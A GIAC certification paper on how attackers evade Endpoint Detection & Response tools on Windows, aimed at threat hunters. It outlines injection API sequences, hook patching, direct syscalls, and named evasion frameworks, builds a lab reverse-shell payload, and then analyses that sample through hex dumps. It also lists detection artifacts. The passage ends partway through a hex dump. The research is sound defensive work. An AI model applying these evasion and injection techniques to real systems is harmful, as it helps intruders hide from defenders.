

EDR Evasion: Stranger things in a payload

GIAC (GREM) Gold Certification

Author: Christopher Watson, mr.chris.e.watson@gmail.com

Advisor: Domenica Crognale

Accepted: 27 June 2021

Abstract

Tackling enterprise security has many pitfalls. Yet, the emergence of Endpoint Detection & Response (EDR) products has paved a way for threat hunters to act at scale. EDR tools provide greater information, faster response, and machine learning to meet the demands of large networks. In response, threat actors have adapted by finding new ways to further their campaigns through evasion tactics. Threat hunters must be aware of indicators unique to evasion as threat actors find new ways to hide.

1. Introduction

Enterprise networks contain thousands of individual systems that must be monitored at a very low level. These networks are faced with a variety of threats that present complex issues. Modern advancements in security products have provided a scalable solution, enabling threat hunters to efficiently perform data acquisition, scope, and triage systems in a network. As a result, Endpoint Detection & Response (EDR) technology is an essential part of any large organization.

Given the increase in capability and visibility to threat hunters, this technology has become a focal point for threat actors. Exploit developers can no longer solely target vulnerabilities unfettered. The operational success of threat campaigns against organizations or targets of interest now relies heavily on stealth. Current tradecraft requires that threat actors have capabilities developed specifically for evading an EDR to achieve payload delivery on endpoints. Yet threat hunters have no way to assess the efficacy of EDR when there is subversion by threat actors.

EDR evasion capabilities have grown significantly in the past several years. It is easy to find many publicly available approaches for defeating EDR tools. Tactics are needed to counter the actions of advancing threat actors using custom tool kits. The information available on existing EDR evasion capabilities will be explored for artifacts that can aid threat hunters in detection. While summarizing how EDR evasion occurs, techniques such as blending, and bypass will be evaluated. This information will be leveraged so that threat hunters can catch the deceptive execution of code on endpoint systems.

2. EDR Overview

In 2013 a new term, Endpoint Threat Detection & Response (ETDR) was coined. (Maayan, 2020) The intent was to categorize capabilities related to endpoint sensing. The term ETDR was later updated in 2015 to Endpoint Detection & Response (EDR). Collectively, these tools represent the space where monitoring and response actions occur within an operational network.

Christopher Watson, mr.chris.e.watson@gmail.com

2.1. EDR Defined

Endpoint Detection & Response is an evolution of traditional anti-virus products and is most typically deployed across multiple systems to provide unified monitoring. EDR is used to interrogate systems for artifacts which are data points containing forensically relevant information during a security event. EDR can perform real-time monitoring by tracking events, constructing timelines, generating alerts, and perform automated responses as part of a security orchestration plan.

2.2. Application of EDR Technology

Many EDR solutions incorporate a wide variety of technologies. Traditional endpoint solutions such as Antivirus software (A/V), Data Layer Protection (DLP), Host-based Intrusion Prevention System (HIPS), and software-based firewalls now are a part of the EDR suite. EDR is used as part of continuous monitoring and incident response investigations because of the large amount of data that is pooled together. Security Operations can be centralized while affording the ability for timely response actions. An analyst can also directly query endpoints for specific artifacts enabling EDR tools to facilitate a variety of roles in Enterprise organizations.

2.3. EDR Advantages & Disadvantages

EDR solutions provide the greatest benefit in both response time and scalability. Traditional security products rely solely on signature matching or predefine rules. EDR is uniquely different since it uses machine learning algorithms to detect threat patterns. This results in significantly less CPU utilization on endpoints when compared to other endpoint solutions. It is worth noting that EDR can be exhaustive of storage and bandwidth. Each endpoint agent can potentially generate millions of logs consuming massive amounts of storage over time. Also, the need for cloud-based deployments can result in significant bandwidth consumption depending on the number of endpoints monitored. In general, EDR tools provide a much-needed benefit to enterprise environments but require extensive planning to fit appropriately in any organization.

3. Technical Background

To better understand system architecture as it relates to program execution, Windows will be the focus of this paper. It is the most typical operating system used for endpoints in enterprise networks and a frequent target for EDR evasion. A detailed understanding of its internal components will help synthesis some of the complex topics that will follow. Similar concepts can be applied to other operating systems.

3.1. Memory Structures

In modern operating systems, memory is usually split into the system (also referenced as “kernel”) and user (also referenced as “process”) space to isolate privileges and protect the system. The kernel is reserved for the functionality essential to running the operating system. Within the user space, all other software is executed with lower permissions. Each has data structures that will be briefly discussed.

3.1.1. Kernel Memory

In Windows, the most protected components are the system mode objects. They communicate with the device hardware, device drivers, track processes, and handle the scheduling of tasks run by the CPU. Kernel objects also stay persistent in memory while the system is in operation. It is the layer of the operating system that is often the target for malicious code. Execution on the kernel can disrupt system operation and is also the most difficult to find.

When a new process is created, information about the process must exist within kernel memory. This information is needed to access shared resources used by all running programs and is located in blocks of data known as an executive process (EPROCESS). Each executive process is referenced by other data structures to track open and memory-mapped objects. Two of these important structures are the Virtual Address Descriptor (VAD) tree and the Handle table. The VAD is a process resource used to track reserved or committed memory regions. The Handle table will contain entries for the various objects used by the process. A portion of each process will reside in user space to support process environment setup and teardown.

Additionally, there is an executive thread (ETHREAD) data block that is created to support the execution of concurrent tasks. A thread is the basic unit of instructions for each task that is scheduled and executed by the CPU. Threads also maintain data inside of user space.

3.1.2. Process Memory

In user-mode, each process occupies space allocated at run-time. Within the process address space, its content includes data and code necessary for running the program. An EDR is software that will reside in this space.

The process execution block (PEB) is the subcomponent of the EPROCESS block that resides in the user-mode address space. It contains process parameters used by the image loader and data segments tracked by the heap manager. Additional information such as environment variables is also found in the PEB.

The thread execution block (TEB) is the user-mode object created for each new thread. The TEB is created by information supplied by the ETHREAD block.




Figure 1: Processes and Thread data structures (Rusinovich, 2009)

Figure 1 above illustrates the layout of a process showing both process and system address space. The process address space contains both the PEB and TEB. The system address space contains the EPROCESS block, ETHREAD, Handle table, and virtual address descriptor tree (VAD). The process block (EPROCESS) residing in the kernel points to the handle table and virtual address descriptor tree to track resources. Threads are created as tasks to be executed.

3.2. Windows API & System Calls

An application programmable interface (API) is a method used for exchanging data between applications and devices. When programs execute, they usually rely on code libraries that are provided by the operating system. These code libraries contain basic functions not directly included in the program. The Windows API is a collection of shared libraries containing functions that a program will import. This is accomplished by API calls that request services when a specific system resource is needed.




Figure 2: Windows OS Architecture (Mosch, 2021)

Putting it all together execution starts with a user application like an EDR. User applications are limited to user-mode privileges and occupy a separate space from the kernel. Again, this is by design intended to protect the system. During the execution of a program, the EDR will have access to the resources provided by the Windows API.

Sometimes NTDLL.dll is called to request additional resources not available in the user mode. The individual functions called by NTDLL.dll are system calls passed to the kernel. When a program is run it will issue a request that is handled by the system's kernel. Examples include networking, memory, and file management for a given process. Malicious software will often abuse both API and system calls to hide its presence. Two common methods are the use of hooking and injection techniques. Understanding the various functions that can be invoked on the operating system can aid threat hunters in detecting abnormal activity.

3.2.1. Hooking

Hooks provide stealth to malicious code used by threat actors and can also be used for legitimate purposes. Among the various ways a hook can be employed, there are Import Address Table (IAT) hooking and inline hooking. An IAT hook will modify pointers used to reference functions to redirect instruction flow to malicious code. Alternatively, an inline hook will overwrite code within the function itself, essentially patching the code to what is desired to be executed. Here is an example (Figure 3) of an EDR using inline hooking. The main.exe program is executed with a call to CreateRemoteThread. This request is executed by the Windows API inside of kernel32.dll. However, the first couple bytes are patched with a JMP instruction that points to edr.dll. The EDR will inspect and verify the legitimacy of the calling function before returning execution to kernel32.dll.




Figure 3: EDR using inline hooking (Baranauskas, 2021)

3.2.2. Injection

Injection techniques can also be used to provide stealth and evasion. Again, there are a variety of ways this can be accomplished. The general flow of injection techniques requires the threat actor to use a legitimate process to execute their code. Here is one example of how this could be accomplished:

1. Open a target process (OpenProcess)
2. Allocate memory section in the process (VirtualAllocEx)
3. Write the payload to the new memory section (WriteProcessMemory)
4. Create a new thread to execute in the remote process
(CreateRemoteThread)

In the method outlined above, WriteProcessMemory will be called by kernel32.dll but will need assistance from NTDLL.dll to resolve the request. This translates to a system call for NtProtectVirtualMemory -> NtWriteVirtualMemory -> NtProtectVirtualMemory when executed by NTDLL.dll.

4. Defense Evasion

Achieving defense evasion starts with knowing how content is inspected. Inspection can occur at various levels in the enterprise network as part of a defense in depth strategy. Each component will evaluate content or data passed down in the network differently. In traditional anti-virus solutions content is evaluated before execution, however, an EDR will inspect during execution. The previous section described instruction flow at a high level with the end goal of executing an application. Here that discussion will continue with evasion in mind and introduce the tactics that support a threat actors' campaign.

4.1. Avoidance

During the endpoint discovery and the reconnaissance phase of an operation, it may be determined that certain systems should be avoided. Systems can be identified as neither furthering the objectives of the campaign or presenting too significant of a risk to

engage. When possible, threat actors will want to minimize the footprint in the network as much as possible to remain undetected.

4.2. Tampering

In contrast to avoidance, tampering with an EDR is the largest risk imposed on the threat actor. Tampering can include disabling the EDR, diverting reporting, or altering it in a manner that prevents collecting information on malicious code. Most vendor solutions utilize safeguards like a watchdog to prevent tampering. This is the least ideal path for a threat actor but may be an option taken if access to the endpoint is essential to furthering the campaign.

4.3. Blending

Blending is concealing observable properties or manipulating attributes to appear legitimate. These tactics are often used in custom-tailored payloads to match a target environment. The following are some common techniques used:

1. Compile Time Modification - used to mimic legitimate programs
2. Padding - prepend or append strings to shift bytes in memory
3. String Manipulation - remove compiler information or tool marks
4. Obfuscation - alter appearance while keeping functionality intact
5. Code Signing - inherent trust by use of valid certificates

The goal is to masquerade as a component of the operating system or optionally installed software. Reducing common patterns or well-known indicators improves the success rate of payload delivery. (Eidelberg, 2021)

4.4. Bypass

Bypass techniques will abuse weakness in the inspection process of the EDR. They are often short-lived solutions that inevitably get addressed by vendors. Certain techniques such as the use of “Live off the Land Binaries” (LOLBINs) have become ubiquitous resulting in improved detection. Bypass techniques will often be used in conjunction with blending.

Christopher Watson, mr.chris.e.watson@gmail.com

4.4.1. Shellcode

Shellcode is code that cannot run on its own. It relies on an existing process to start a thread. Shellcode is often used to avoid detection by injecting into legitimate processes running on a system. This technique allows threat actors to be stealthier if the actions of the calling process match expected behavior. The malicious activity is also further concealed by the absence of resident files on the disk. It is a frequently used tactic for evasion and initial access. Upon successful execution of shellcode, a dropper or downloader may be placed to continue the campaign.

4.4.2. Runtime Patching

Another tactic is to simply patch hooked functions. As previously discussed, A/V and EDR solutions rely on the ability to inspect code as API calls are made to programs. This technique requires that threat actors sufficiently conduct reconnaissance ahead of time. If they can identify where the EDR is hooked in memory, they can unhook it and replace it with a new JMP instruction to successfully bypass it. Alternatively, knowing what API calls are monitored by vendor products means that they can be avoided in general.

4.4.3. Direct Syscall

A direct syscall can bypass an A/V or EDR solution because it will bypass the user-mode hooks implemented by those tools. A well-known proof of concept tool that illustrates this is Outflankl's Dumpert which will dump LSASS using direct system calls and API unhooking. (Mosch, 2021)

4.4.4. Resource Hog

The last method that will be discussed relies on the EDR's ability to do dynamic analysis. In this scenario, a function will attempt to allocate memory greater than what the EDR can process for detection. If the data processed will result in a longer than expected delay, the inspection may be stopped allowing the function to continue execution.

5. EDR Bypass

Enterprise endpoints are ostensibly similar when applying security. EDR products come in a variety of types with varying levels of detection capabilities. Rather than tackle everyone's problem independently the focus here will be on the tools that execute the evasion. In general, looking at the threats from the vantage point of an exploit will make it possible to attain a more common understanding of possible detection methods.

5.1. Proof of Concept Tools

The following tools represent a subset of frameworks available that will implement some sort of evasion technique for A/V and EDR products. They collectively use a combination of blending and bypass techniques to achieve their objectives.

5.1.1. Veil Framework

The Veil Framework is a tool for generating payloads and converting scripts to evade detection by A/V products. Veil is written in Python and highlights its use of least privileges as a key feature for evasion. The Veil Framework is one of the oldest solutions of its kind and is commonly seen leveraged to obfuscate Metasploit payloads.

5.1.2. DropEngine

DropEngine is a newly debuted defense evasion solution that incorporates pre-execution modules for Windows Anti Malware Scan Interface (AMSI) and sandbox checks. DropEngine is written in Python but uses an MSBuild payload written in C#. It also features environment keying for operational security.

5.1.3. ScareCrow

ScareCrow is a tool written in Go that uses side loading techniques instead of the more popular method of process injection. ScareCrow features runtime patching that enables it to remove EDR hooks that are added during process creation. It will also use custom system calls to avoid detection by Event Tracing for Windows and VirtualProtect for modification of memory permissions.

5.1.4. Phantom Evasion

Phantom Evasion is a framework for compiling executables using common msvenom payloads that are capable of evading A/V solutions. It is written in Python and uses a series of modules to obfuscate or modify attributes of a payload that are commonly assessed by threat hunters. It can be executed as a single command line with options or by the user interface.

5.2. Attack Scenarios

To evaluate the detection of endpoint bypass techniques it is necessary to understand how payloads are created. This will provide a better understanding of the sort of capabilities a threat actor needs as well as information on how visibility for the threat hunter may be obscured.

5.2.1. Payload Creation

The Phantom Evasion tool will be used for demonstrating how a threat actor could create an executable for evasion. It offers a variety of options for the supported three platforms and is easily installed on Kali Linux or the Parrot Security Linux distributions. Once setup is complete, the program can be launched with the phantom-evasion.py script to access the user interface. (Detailed explanation can be found in the Appendix)

5.2.2. Exploit Delivery

Malicious code usually lands on a system through several vectors which include email, removable media, and drive-by downloads. Rather than attempt to recreate that for this research, the executable will be dropped on the victim machine.

5.2.3. Validation of the target

The target is confirmed compromised when a reverse TCP handler from the attack machine can successfully catch a connection attempt by the Phantom Evasion payload. After the connection is established, a meterpreter (Metasploit Framework) session will be started.

6. Detecting EDR Evasion

Evasion tactics apply modifications to a payload for cover and concealment within the operating system. In this section, the compiled executable will be examined to determine its degree of exposure while attempting to hide. Traditional tactics will be used to try and unmask or discover artifacts related to evasive malware.

6.1. Identifying Artifacts

Malleable payloads allow each executable to employ various protective mechanisms during run-time. There is no certainty that evasion will be observed; payloads may fail due to environmental constraints. In general, irregularities should be ruled out not ignored. The following is a list of characteristics specific to evasion.

1. PEB - Missing information or unable to be read
2. API Calls - Changes memory permissions or creates a process/thread
3. Junk code - Insertion of extra code to mutate or obfuscate its logic
4. Packer - Compression or encryption routine to prevent code analysis
5. Anti-Forensics - Techniques used for environment detection
6. Shell Code - Used for thread execution in an existing process
7. Shared/Private Memory - Hiding or remapping of memory sections
8. Network Activity - Beaconing, remote connections, or listening ports
9. Zombie Process - Exited process with open handle
10. Dead Thread - Alert-able thread used for APC queuing
11. Process Tree - Suspicious spawned processes like cmd.exe

6.2. Static Analysis

When investigating an unknown file, analysts should start by examining its file signature or magic bytes. For this sample (Figure 4) the File command indicates this is a

32-bit portable executable (PE32). The file command also shows the use of the Linux utility strip which is used to improve the security of a compiled binary. It can make compiled code harder to reverse engineer if an analyst wants to decompile the exploit. The presence of stripping provides some indication of the intent to hide potentially malicious code but does not provide enough evidence on its own.

```

asta@kali:~/Phantom-Evasion$ file double_xor_shell.exe
double_xor_shell.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
asta@kali:~/Phantom-Evasion$ file windows_shellcode_injection.exe
windows_shellcode_injection.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows

```

Figure 4: File command

Looking at the portable executable with strings (Figure 5) there are a few noteworthy references to API calls and dynamic link libraries (DLL). In this section, the contents can be described under three categories of functionality. First, there is the employment of anti-forensics techniques to determine if the code is being run on a real system or being debugged. This is indicated by both GetTickCount and CheckRemoteDebuggerPresent respectively. Additionally, SleepEx is used to delay code execution in hopes of avoiding detection. Next, there are two DLL that are listed that have a relatively high amount of entropy in their name. This would also warrant further investigation. Lastly, the use of a sequence of API calls is most typically associated with process injection.

Fswigmjkmenni.dll – Randomly named DLL

SleepEx – Make a thread sleep for a specified time or condition

GetTickCount – Check system uptime

Jxzsrxchxdvishm.dll – Randomly named DLL

CheckRemoteDebuggerPresent – Checks if the process is being debugged

VirtualAlloc – Allocate memory in the address space of another process

FlsAloc – Index and store values

OpenProcess – Access a process object

FindResource – Determine the location of a resource and return its handle

Christopher Watson, mr.chris.e.watson@gmail.com


```

C:\Users\hunt>scdbg /dump -f E:\windows_shellcode_injection.exe
Loaded 580e bytes from file E:\windows_shellcode_injection.exe
Initialization Complete..

0 1 2 3 4 5 6 7 8 9 A B C D E F
0000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  .....
0040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68  .@.....!..!Th
0050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f  is program canno
0060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20  t be run in DOS
0070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00  mode...$.
0080 50 45 00 00 4c 01 09 00 00 00 00 00 00 58 00 00  PE..L.....X..
0090 00 00 00 00 e0 00 0f 03 0b 01 02 23 00 36 00 00  .....#.6...
00a0 00 54 00 00 00 02 00 00 b0 14 00 00 00 10 00 00  .T.....
00b0 00 50 00 00 00 00 40 00 00 10 00 00 00 02 00 00  .P.....@.....
00c0 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00  .....
00d0 00 d0 00 00 00 04 00 00 71 d5 00 00 02 00 00 00  .....q.....
00e0 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00  .....
00f0 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  .....
0100 00 90 00 00 8c 05 00 00 00 c0 00 00 c8 05 00 00  .....
0110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0140 04 62 00 00 18 00 00 00 00 00 00 00 00 00 00 00  .b.@.....
0150 00 00 00 00 00 00 00 00 0c 91 00 00 d0 00 00 00  .....
0160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0170 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00  .....text...
0180 d4 34 00 00 00 10 00 00 00 36 00 00 00 04 00 00  .4.....6....
0190 00 00 00 00 00 00 00 00 0c 00 00 00 60 00 50 60  .....P^
01a0 2e 64 61 74 61 00 00 00 2c 00 00 00 00 50 00 00  .data.....P..
01b0 00 02 00 00 00 3a 00 00 00 00 00 00 00 00 00 00  .....
01c0 00 00 00 00 40 00 30 c0 2e 72 64 61 74 61 00 00  ...@.0..rdata..
01d0 d8 08 00 00 00 60 00 00 00 0a 00 00 00 3c 00 00  .....<.@
01e0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40  .....@.@
01f0 2f 34 00 00 00 00 00 00 e8 00 00 00 00 70 00 00  /4.....p..
0200 00 02 00 00 00 46 00 00 00 00 00 00 00 00 00 00  .....F.....
0210 00 00 00 00 40 00 30 40 2e 62 73 73 00 00 00 00  ...@.0@.bss...
0220 c4 00 00 00 00 80 00 00 00 00 00 00 00 00 00 00  .....
0230 00 00 00 00 00 00 00 00 00 00 00 00 80 00 30 c0  .....0.
0240 2e 69 64 61 74 61 00 00 8c 05 00 00 00 90 00 00  .idata.....
0250 00 06 00 00 00 48 00 00 00 00 00 00 00 00 00 00  .....H.....
0260 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00  ...@.0..CRT...
0270 34 00 00 00 00 a0 00 00 00 02 00 00 00 4e 00 00  4.....N...
-- More --

```

Figure 7: HEX dump of headers in scdbg

Initially, the output appears relatively standard before arriving at a section containing a byte sequence that resembles a pattern (Figure 8). This sequence will continue for a short time before turning into null characters for a much longer run.

```

7a e1 dd d9 dd d9 c3 90 ff 25 d4 91 40 00 90 90 z.....%.@...
ff 25 d0 91 40 00 90 90 ff 25 cc 91 40 00 90 90  .%.@.....%.@...
ff 25 c8 91 40 00 90 90 ff 25 c4 91 40 00 90 90  .%.@.....%.@...
ff 25 c0 91 40 00 90 90 ff 25 bc 91 40 00 90 90  .%.@.....%.@...
ff 25 b8 91 40 00 90 90 ff 25 b4 91 40 00 90 90  .%.@.....%.@...
ff 25 b0 91 40 00 90 90 ff 25 ac 91 40 00 90 90  .%.@.....%.@...
ff 25 a8 91 40 00 90 90 ff 25 a4 91 40 00 90 90  .%.@.....%.@...
ff 25 a0 91 40 00 90 90 ff 25 9c 91 40 00 90 90  .%.@.....%.@...
ff 25 98 91 40 00 90 90 ff 25 90 91 40 00 90 90  .%.@.....%.@...
ff 25 8c 91 40 00 90 90 ff 25 88 91 40 00 90 90  .%.@.....%.@...
ff 25 84 91 40 00 90 90 ff 25 80 91 40 00 90 90  .%.@.....%.@...
--
ff 25 7c 91 40 00 90 90 ff 25 78 91 40 00 90 90  .%.@.....%x.@...
ff 25 74 91 40 00 90 90 ff 25 70 91 40 00 90 90  .%t.@.....%p.@...
ff 25 64 91 40 00 90 90 66 90 66 90 66 90 66 90  .%d.@...f.f.f.f.
8b 44 24 04 c1 e0 05 03 05 94 91 40 00 c3 90 90  .D$.
a1 c0 80 40 00 c3 8d b4 26 00 00 00 00 8d 76 00  .@.....&.....v.
8b 44 24 04 87 05 c0 80 40 00 c3 90 90 90 90 90  .D$.
53 8b 4c 24 0c 8b 5c 24 08 85 c9 74 17 01 d9 89  .S.L$..\$....t@...
d8 8d b4 26 00 00 00 00 89 c2 83 c0 01 c6 02 00  ...&.....
39 c8 75 f4 89 d8 5b c2 08 00 90 90 90 90 90 90  9.u...[.....
e9 3b d0 ff ff 90 90 90 90 90 90 90 90 90 90 90  ;.....
ff ff ff ff b0 44 40 00 00 00 00 00 ff ff ff ff  ....D@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

```

Figure 8: HEX dump of NOOP in scdbg

Eventually, data is returned along with some familiar invocations of API calls and DLLs mentioned during strings analysis. There are also indications of a possible system call and libraries used by a compiler. In this output, JOWUSROSVAY is referenced as a resource to be loaded (see Figure 9).

```

3c00 6c 69 62 67 63 63 5f 73 5f 64 77 32 2d 31 2e 64 libgcc_s_dw2-1.d
3c10 6c 6c 00 5f 5f 72 65 67 69 73 74 65 72 5f 66 72 ll.__register_fr
3c20 61 6d 65 5f 69 6e 66 6f 00 5f 5f 64 65 72 65 67 ame_info.__dereg
3c30 69 73 74 65 72 5f 66 72 61 6d 65 5f 69 6e 66 6f ister_frame_info
3c40 00 00 00 00 00 00 00 00 6e 74 64 6c 6c 2e 64 6c .....ntdll.dll
3c50 6c 00 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 70 l.kernel32.dll.p
3c60 73 61 70 69 2e 64 6c 6c 00 47 65 74 4d 6f 64 75 sapi.dll.GetModu
3c70 6c 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 00 63 3a leInformation.c;
3c80 5c 77 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 \windows\system3
3c90 32 5c 6e 74 64 6c 6c 2e 64 6c 6c 00 2e 74 65 78 2\ntdll.dll.tex
3ca0 74 00 4e 74 51 75 65 72 79 49 6e 66 6f 72 6d 61 t.NtQueryInforma
3cb0 74 69 6f 6e 50 72 6f 63 65 73 73 00 43 00 3a 00 tionProcess.C:.
3cc0 5c 00 77 00 69 00 6e 00 64 00 6f 00 77 00 73 00 \.w.i.n.d.o.w.s.
3cd0 5c 00 73 00 79 00 73 00 74 00 65 00 6d 00 33 00 \.s.y.s.t.e.m.3.
3ce0 32 00 5c 00 6e 00 6f 00 74 00 65 00 70 00 61 00 2.\n.o.t.e.p.a.
3cf0 64 00 2e 00 65 00 78 00 65 00 00 00 66 73 77 69 d...e.x.e...fswi
-- More --
3d00 67 6d 6a 6b 65 6d 6e 69 2e 64 6c 6c 00 53 6c 65 gmjkemni.dll.Sle
3d10 65 70 45 78 00 47 65 74 54 69 63 6b 43 6f 75 6e epEx.GetTickCoun
3d20 74 00 6a 78 7a 78 73 72 63 68 78 64 76 69 73 68 t.jxzsrxchxdvish
3d30 6d 2e 64 6c 6c 00 43 68 65 63 6b 52 65 6d 6f 74 m.dll.CheckRemot
3d40 65 44 65 62 75 67 67 65 72 50 72 65 73 65 6e 74 eDebuggerPresent
3d50 00 56 69 72 74 75 61 6c 41 6c 6c 6f 63 00 46 6c .VirtualAlloc.Fl
3d60 73 41 6c 6c 6f 63 00 4f 70 65 6e 50 72 6f 63 65 sAlloc.OpenProce
3d70 73 73 00 46 69 6e 64 52 65 73 6f 75 72 63 65 00 ss.FindResource.
3d80 4a 4f 57 55 53 52 4f 53 56 41 59 00 4c 6f 61 64 JOWUSROSVAY.Load
3d90 52 65 73 6f 75 72 63 65 00 53 69 7a 65 6f 66 52 Resource.SizeofR
3da0 65 73 6f 75 72 63 65 00 52 74 6c 4d 6f 76 65 4d esource.RtlMoveM
3db0 65 6d 6f 72 79 00 43 72 65 61 74 65 54 68 72 65 emory.CreateThre
3dc0 61 64 00 57 61 69 74 46 6f 72 53 69 6e 67 6c 65 ad.WaitForSingle
3dd0 4f 62 6a 65 63 74 00 00 00 00 00 00 c0 ff df 40 Object.....@
3de0 00 00 00 00 00 10 40 00 00 80 40 00 00 00 00 .....@...@....
3df0 00 00 00 00 00 00 40 00 00 76 44 00 00 00 00 .....@...vD....
3e00 d0 28 40 00 00 b0 40 00 04 b0 40 00 68 80 40 00 .(@...@...h.@.
3e10 20 a0 40 00 00 00 00 00 00 00 00 00 55 6e 6b 6e .@.....Unkn
3e20 6f 77 6e 20 65 72 72 6f 72 00 00 00 5f 6d 61 74 own error..._mat
3e30 68 65 72 72 28 29 3a 20 25 73 20 69 6e 20 25 73 herr(): %s in %s

```

Figure 9: HEX dump of strings in scdbg

Several of the items listed in this output (Figure 10) show a common sequence for creating a new thread. More of the executable's anti-forensics functionality can be observed as it makes use of some interesting API calls. This includes the ability to control what information is available about mapped files (MapViewOfFile) or when flow execution is disrupted (SetUnhandledExceptionFilter or TlsGetValue), which allows the code to better hide what it is doing. Other options like VirtualFree and VirtualProtect aid in process injection.

MapViewOfFile - returns a pointer to the file view

SetUnhandledExceptionFilter - controls execution of exception handling

TlsGetValue - check to determine if data will be allocated

VirtualFree - releases sections of memory for use

VirtualProtect - changes the protection for sections of memory

```

49d0 92 94 00 00 9c 94 00 00 00 00 00 00 c7 00 43 72 .....Cr
49e0 65 61 74 65 46 69 6c 65 41 00 c8 00 43 72 65 61 eateFileA...Crea
49f0 74 65 46 69 6c 65 4d 61 70 70 69 6e 67 41 00 00 teFileMappingA..
4a00 15 01 44 65 6c 65 74 65 43 72 69 74 69 63 61 6c @.DeleteCritical
4a10 53 65 63 74 69 6f 6e 00 36 01 45 6e 74 65 72 43 Section.6.EnterC
4a20 72 69 74 69 63 61 6c 53 65 63 74 69 6f 6e 00 00 riticalSection..
